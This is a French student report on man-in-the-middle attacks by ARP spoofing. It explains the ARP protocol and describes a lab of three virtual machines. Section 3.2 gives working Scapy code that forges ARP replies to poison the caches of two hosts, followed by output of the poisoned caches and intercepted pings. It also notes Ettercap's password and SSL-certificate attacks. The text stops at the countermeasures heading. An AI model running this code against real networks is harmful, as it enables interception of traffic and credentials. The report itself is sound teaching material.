Projet 8INF206 : Sécurité réseau informatique
Attaque de l'homme du milieu (MITM)

Guillaume Pillot

11 Juin 2012

Sommaire

Introduction

Ce projet vise à approfondir les concepts de sécurité informatique liés à l'administration d'un réseau local. L'attaque de l'homme du milieu ou "man in the middle attack" (MITM) en anglais sera étudié.

La faille ARP Spoofing sera mise en œuvre, exploitée ainsi que les contre-mesures possibles contre ce genre d'attaque.

Une machine virtuelle avec comme OS BackTrack 5 R1[1] ainsi que deux autres machines avec comme OS ubuntu ont été installé avec le logiciel VirtualBox[2] à partir d'une distribution Linux Ubuntu[3] (la machine Benny).

Seul la machine Benny est disponible donc tout les tests et toutes les attaques se feront par simulation sur la même machine.

Chapitre 1

Systèmes d'exploitation,matériel et logiciel

1.1 Machine Benny

Benny est une tour prêtée par l'UQAC. C'est cette machine qui sera l'hôte des machines virtuelles. C'est la distribution Linux Ubuntu 11.04 (Natty) 32 bits qui est installée. Benny est la seul machine qu'on est pu me prêter.

Système d'exploitation	Ubuntu 11.04 32 bits(natty)
Processeur	Intel Xeon W3690 3,47 GHz
Mémoire vive	3,4Go

TABLE 1.1 – Caractéristique de la machine Benny

1.2 Backtrack 5 R1

Backtrack 5 R1 est une distribution Linux basé sur Ubuntu. Son objectif est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un réseau.

BackTrack place les outils dans 12 catégories : Rassemblement d'informations (Information Gathering) Estimation des vulnérabilités (Vulnerability Assessment) Outils d'utilisation des failles (Exploitation Tools) Élévation des privilèges (Privilege Escalation) Maintient d'accès (Maintaining Access) Ingénierie inverse (Reverse Engineering) Outils RFID (RFID Tools) Test de résistance (Stress testing) Recherche forensique (Forensics) Outils d'obtention de rapports (Reporting Tools) Services (Services) Divers (Miscellaneous).[1][4]

Sur cette machine virtuelle, il sera alloué 2048 Mo de mémoire vive (RAM).

1.3 Ubuntu LTS

Ubuntu est un système d'exploitation libre commandité par la société Canonical et une marque déposée par cette même société. Fondé sur la distribution Linux Debian et utilisant le bureau Unity, Ubuntu se veut « convivial, intuitif et sûr ». Il est constitué de logiciels libres,et il est disponible gratuitement.

La version utilisée dans la 2ème et 3ème machine virtuelle est la 10.04 LTS 32 bits (Lucid Lynx). LTS signifie supporter à long terme.[5]

Sur chacune des machines virtuelles, il sera alloué 512 Mo de mémoire vive (RAM).

1.4 Virtual Box

VirtualBox est un logiciel de virtualisation. VirtualBox est extrêmement riche en fonctionnalités et simple d'utilisation avec une documentation bien fournie. Il est disponible sous Windows et une majorité de distribution Linux.[6]

Grâce à ces fonctionnalités, il sera possible d'effectuer la plupart des tests sans avoir plusieurs machines physiques. Virtual Box sera utilisé sur la machine Benny.

Chapitre 2

Présentation de l'attaque

2.1 Principe

L'attaque "man in the middle" (homme du milieu) est une attaque informatique qui se réalise dans un réseau local. Son objectif est de forcer plusieurs machines d'un réseau à envoyer des données sur sa machine pour pouvoir communiquer avec leurs destinataires. En fait, la machine "pirate" fait office de "bridge" (pont) ou de proxy entre deux machines et ceci de façon transparente d'un point de vue utilisateur.



FIGURE 2.1 – *"Ordinateur 1" et "Ordinateur 2" communiquent normalement*



FIGURE 2.2 – *"Ordinateur 1" et "Ordinateur 2" passent par la machine du pirate pour communiquer*

Dans cette position, l'ordinateur du pirate peut donc voir et altérer toutes les données qui passent par sa machine... Plusieurs moyens existent pour mettre en oeuvre cette attaque : Le DNS Poisoning, le déni de service, l'analyse de trafic et l'ARP Spoofing qui est le cas le plus fréquent. Dans ce projet nous verrons l'ARP Spoofing.

2.2 Le protocole ARP

ARP (adress resolution protocol) est un protocole permettant d'associer sur un réseau local les adresses IP des machines à leurs adresses MAC ou même de tout matériel de couche de liaison. Il se situe à l'interface entre la couche réseau (couche 3 du modèle OSI) et la couche de liaison (couche 2 du modèle OSI).

Le protocole ARP est nécessaire au fonctionnement d'IPv4 utilisé au-dessus d'un réseau de type Ethernet.

Un ordinateur émet une requête de demande ("who-has"). Lorsqu'une machine sur un réseau souhaite connaître l'adresse MAC d'une machine grâce à son adresse IP. Elle envoie ce type de requête en "broadcast".

Lorsqu'une machine reçoit un paquet de type "who-has" d'une autre machine, elle lui répond en lui envoyant un paquet de type "is-at". Cette requête qui contient son adresse MAC sera donc envoyée à la machine émettrice de la requête "who-has". La machine émettrice place ensuite l'adresse MAC et l'adresse IP de la machine dans son cache ARP.



FIGURE 2.3 – *Exemple de fonctionnement du protocole ARP*

Un paquet avec une requête ARP se compose de deux en-têtes, une pour le protocole Ethernet et une autre pour le protocole ARP.



FIGURE 2.4 – *Entête Ethernet et entête ARP*

- Entête Ethernet : [7]

  - Préambule : Ce champ est codé sur 7 octets et permet de synchroniser l'envoi. Chacun des octets vaut 10101010 et cette série permet à la carte réceptrice de synchroniser son horloge.
  - SFD : Ce champ est codé sur 1 octet et indique à la carte réceptrice que le début de la trame va commencer. La valeur de SFD (Starting Frame Delimiter) est 10101011.
  - Adresse MAC destination : Ce champ est codé sur 6 octets et représente l'adresse MAC (Medium Access Control) de l'adaptateur destinataire. Dans le cadre d'un broadcast, l'adresse utilisée est FF-FF-FF-FF-FF-FF.
  - Adresse MAC source : Ce champ est codé sur 6 octets et représente l'adresse MAC (Medium Access Control) de l'adaptateur émetteur.
  - Type de données : Ce champ est codé sur 2 octets et indique le type de protocole inséré dans le champ donnée. Pour l'ARP sa valeur est 0x0806.
  - FCS : Ce champ est codé sur 4 octets et représente la séquence de contrôle de trame. Il permet à l'adaptateur qui réceptionnera cette trame de détecter toute erreur pouvant s'être glissée au sein de la trame.FCS signifie Frame Check Sequence

- Entête ARP : [8]

  - Hardware type : Ce champs est placé en premier afin d'indiquer quel est le format de l'entête Arp. Le numéro 1 correspond à l'Ethernet (10Mb) qui est le plus fréquents.
  - Protocol type : Ce champs indique quel est le type de protocole couche 3 qui utilise Arp. La valeur propre à IP est 0x0800.
  - Longueur adresse physique : Ce champ correspond à la longueur de l'adresse physique. La longueur doit être prise en octets. Pour les adresses MAC (Ethernet), la valeur est de 6 octets.
  - Longueur adresse réseau : Ce champ correspond à la longueur de l'adresse réseau. La longueur doit être prise en octets. Pour les adresses IPv4, la valeur est de 4 octets.
  - Opération : Ce champ permet de connaître la fonction du message et donc son objectif. Voici les différentes valeurs possibles, 01 pour who-as (Request) et 02 pour is-at (Reply).
  - Adresse MAC source : Ce champ indique l'adresse physique de l'émetteur. Dans le cadre spécifique d'Ethernet, cela représente l'adresse Mac source.
  - Adresse IP source : Ce champ indique l'adresse réseau de l'émetteur. Dans le cadre spécifique de TCP/IP, cela représente l'adresse Ip de source.
  - Adresse MAC destination : Ce champ indique l'adresse physique du destinataire. Dans le cadre spécifique d'Ethernet, cela représente l'adresse Mac destination. Si c'est une demande Arp, alors, ne connaissant justement pas cette adresse, le champs sera mis à 0.
  - Adresse IP destination : Ce champ indique l'adresse réseau du destinataire. Dans le cadre spécifique de TCP/IP, cela représente l'adresse Ip de destination.

2.3 La faille ARP spoofing

Une fois qu'une machine a associé l'adresse IP avec l'adresse MAC d'une autre machine, elle stocke la correspondance dans son cache ARP (ou table ARP). On peut visualiser le cache ARP d'une machine grâce à la commande "arp -a" (sous Windows comme sous Linux).



FIGURE 2.5 – *Exemple de Cache ARP*

La faiblesse du protocole ARP provient de là, les ordinateurs acceptent généralement toutes les requêtes ARP leur parvenant. Le protocole ARP a été créé sans prendre en compte les aspects d'authentification des machines, de sorte que n'importe quelle machine sur un réseau est capable de s'annoncer comme propriétaire d'une adresse IP. En modifiant les associations, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate. Normalement, seule la machine dont l'adresse est demandée doit répondre à une requête. Mais en pratique, n'importe quelle machine peut le faire.

Ainsi, si une machine 3 envoie une requête "is-at" à une machine 1 , il y a de fortes chances que celle-ci accepte la requête et mette à jour son cache ARP. Ceci, même si la machine 3 indique que son adresse MAC correspond à l'IP de la machine 2. La machine 1 va prendre en compte cette information et va croire que l'adresse IP de la machine 2 correspond à l'adresse MAC de la machine 3. Elle va donc communiquer avec la machine 3, croyant avoir affaire à la machine 2. [9] [10]

Cette technique se nomme ARP Spoofing (ou ARP poisoning).

Pour mettre en œuvre une attaque MITM, il faut corrompre les caches ARP de chacune des machines. Par exemple, pour détourner le trafic de deux machines, il faut corrompre le cache ARP des deux machines.

Dans le jargon informatique, forger un paquet veut dire construire manuellement un paquet. Il est nécessaire de forger un paquet ARP car dans le cas du protocole ARP les paquets sont très souvent crées et envoyés automatiquement.

Chapitre 3

Test

3.1 Outils et réseau utilisés

3.1.1 Outils

- Wireshark :

Wireshark est un logiciel libre, analyseur de paquets (ou sniffer) utilisé dans le dépannage et l'analyse de réseaux informatiques, dans le développement de protocoles, l'éducation et la rétro-ingénierie. C'est un outil qui va nous permettre de voir toutes les données (paquets) qui passent par notre machine et sur le réseau.[11][12]

- Scapy :

Scapy est un logiciel libre de manipulation de paquets réseau écrit en langage python.[13][14]

3.1.2 Réseau

Les 3 machines virtuelles installées sur Benny vont représenter chacune une machine du réseau. Les machines seront interconnectées entre elles en mode "bridge" dans les options network de virtualbox.

Au final le réseau ressemble à ceci :



FIGURE 3.1 – *Architecture réseau de la mise en oeuvre de l'attaque MITM par ARP spoofing*

3.2 Interception de ping

Pour envoyer une requête ARP sur le réseau, il va falloir créer un paquet contenant une entête Ethernet et une entête ARP.

Scapy permet de créer et d'envoyer ces 2 entêtes.

Une fois scapy lancé, la commande ls(Ether) permet de voir le nom de chaque champ de l'entête Ethernet :

- ls(Ether) :

```
dst : DestMACField = (None)
src : SourceMACField = (None)
type : XShortEnumField = (0)
```

Idem avec la commande ls(ARP) pour l'entête ARP :

- ls(ARP) :

```
hwtype : XShortField = (1)
ptype : XShortEnumField = (2048)
hwlen : ByteField = (6)
plen : ByteField = (4)
op : ShortEnumField = (1)
hwsrc : ARPSourceMACField = (None)
psrc : SourceIPField = (None)
hwdst : MACField = ('00 :00 :00 :00 :00 :00')
pdst : IPField = ('0.0.0.0')
```

Dans un premier temps, nous allons intercepter les ping et les pong entre la machine Benny et la machine "Ubuntu LTS".

En considérant que le pirate qui accède au réseau local ne connait pas les adresses MAC de chaque machine, il peut dans un premier temps regarder le cache ARP de sa machine. Il y a beaucoup de chance de voir apparaître l'adresse MAC de la passerelle du réseau (dans un cas concret) qui est une des cibles les plus intéressante étant donné qu'un bon nombre de machines du réseau local passent par la passerelle pour accéder à un autre réseau ou à internet. Le pirate pourra donc récupérer l'adresse MAC de chaque machine et corrompre le cache ARP de chacune des machines.

Voici le code permettant de forger et d'envoyer plusieurs requêtes ARP is-at à la machine "Ubuntu LTS_1" :

```
arp = Ether(dst="08:00:27:88:be:0f",src="08:00:27:e5:2e:b8")
        / ARP(op=2, hwsrc="08:00:27:e5:2e:b8", psrc="10.43.139.168",
        hwdst="08:00:27:88:be:0f", pdst="10.43.139.197")

sendp(arp, iface="eth0", count=-1)
```

"arp" est le nom du paquet que l'on crée. Ensuite nous lui attribuons un en-tête Ethernet grâce à la fonction Ether(). Dans cette fonction, on spécifie l'adresse MAC source et destinataire. Ensuite, on lui attribue un en-tête ARP grâce à la fonction ARP() où on spécifie tout les champs ARP.

La fonction "sendp" permet d'envoyer le paquet sur le réseau, l'option "count=-1" signifie que le paquet sera envoyé indéfiniment.

On voit clairement ici : hwsrc="08 :00 :27 :e5 :2e :b8", psrc="10.43.139.202" que l'adresse MAC source ne correspond pas à l'IP 10.43.139.202.

Une fois la commande lancée, il suffit de lancer une nouvelle fois scapy pour corrompre le cache de "Ubuntu LTS_2" :

```
arp = Ether(dst="08:00:27:76:BF:A4", src="08:00:27:e5:2e:b8")
        / ARP(op=2, hwsrc="08:00:27:e5:2e:b8", psrc="10.43.139.197",
        hwdst="08:00:27:76:BF:A4", pdst="10.43.139.168")

sendp(arp,iface="eth0",count=-1)
```

Dans le test, le cache ARP des 2 machines ne se mettra à jour que lorsque une des machines fera un ping vers l'autre.

Les caches sont ensuite corrompus et la communication passe par la machine pirate.

```
root@two-desktop:/home/two# arp -a
one-desktop.local (10.43.139.197) à 08:00:27:e5:2e:b8 [ether] sur eth0
? (10.43.139.160) à 08:00:27:e5:2e:b8 [ether] sur eth0
```

FIGURE 3.2 – *Le cache ARP de la machine Ubuntu LTS 1 corrompu*

```
one@one-desktop:~$ arp -a
two-desktop.local (10.43.139.168) à 08:00:27:e5:2e:b8 [ether] sur eth0
? (10.43.139.160) à 08:00:27:e5:2e:b8 [ether] sur eth0
? (10.43.139.1) à 00:12:7f:bc:19:bf [ether] sur eth0
```

FIGURE 3.3 – *Le cache ARP de la machine Ubuntu LTS 2 corrompu*

Voici le résultat du ping à partir de la machine "Ubuntu LTS_1" :

```
PING 10.43.139.168 (10.43.139.168) 56(84) bytes of data.
From 10.43.139.160 : icmp_seq=1 Redirect Host(New nexthop : 10.43.139.168)
64 bytes from 10.43.139.168 : icmp_seq=1 ttl=63 time=0.624 ms
From 10.43.139.160 : icmp_seq=2 Redirect Host(New nexthop : 10.43.139.168)
64 bytes from 10.43.139.168 : icmp_seq=2 ttl=63 time=0.486 ms
From 10.43.139.160 : icmp_seq=3 Redirect Host(New nexthop : 10.43.139.168)
64 bytes from 10.43.139.168 : icmp_seq=3 ttl=63 time=0.415 ms
```

Filter: icmp — Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
42228	27.033279	10.43.139.197	10.43.139.168	ICMP	98	Echo (ping) request id=0x7706, seq=1/256, ttl=64
42232	27.033481	10.43.139.160	10.43.139.197	ICMP	126	Redirect (Redirect for host)
42234	27.033498	10.43.139.197	10.43.139.168	ICMP	98	Echo (ping) request id=0x7706, seq=1/256, ttl=63
42235	27.033594	10.43.139.168	10.43.139.197	ICMP	98	Echo (ping) reply id=0x7706, seq=1/256, ttl=64
42236	27.033600	10.43.139.160	10.43.139.168	ICMP	126	Redirect (Redirect for host)
42237	27.033612	10.43.139.168	10.43.139.197	ICMP	98	Echo (ping) reply id=0x7706, seq=1/256, ttl=63
43722	28.030428	10.43.139.197	10.43.139.168	ICMP	98	Echo (ping) request id=0x7706, seq=2/512, ttl=64
43723	28.030450	10.43.139.160	10.43.139.197	ICMP	126	Redirect (Redirect for host)
43724	28.030461	10.43.139.197	10.43.139.168	ICMP	98	Echo (ping) request id=0x7706, seq=2/512, ttl=63
43725	28.030623	10.43.139.168	10.43.139.197	ICMP	98	Echo (ping) reply id=0x7706, seq=2/512, ttl=64
43726	28.030631	10.43.139.160	10.43.139.168	ICMP	126	Redirect (Redirect for host)
43727	28.030642	10.43.139.168	10.43.139.197	ICMP	98	Echo (ping) reply id=0x7706, seq=2/512, ttl=63
45308	29.027444	10.43.139.197	10.43.139.168	ICMP	98	Echo (ping) request id=0x7706, seq=3/768, ttl=64

FIGURE 3.4 – *Capture des trames ICMP(ping) sur la machine pirate*

Une fois les ping interceptés, on peut aller plus loin en interceptant des données d'authentification diffusées en clair, comme les données d'un formulaire avec le protocole HTTP d'où l'utilisation nécessaire du protocole HTTPS pour chiffrer les données. Ou alors, l'utilisation du protocole TELNET où toutes les données sont envoyées en clair. L'utilisation du protocole SSH permet d'éviter cela. Cela étant dit, même avec l'utilisation du protocole HTTPS ou SSH, les données seront quand même interceptées. Et il est toujours possible au pirate de décrypter les données ou de fournir de faux certificat SSL.

Le logiciel Ettercap permet d'exploiter la faille ARP Spoofing. Il permet entre autre :

- d'infecter, de remplacer et de supprimer des données dans une connexion

- de découvrir des mots de passe pour des protocoles comme FTP, HTTP, POP, SSH1, etc ...

- de fournir aux victimes de faux certificats SSL dans des sessions HTTPS.

Ettercap permet des attaques autre que l'ARP Spoofing (comme le DNS Poisoning).[15]

Chapitre 4

Contre-mesure

4.1 Sécurité passive

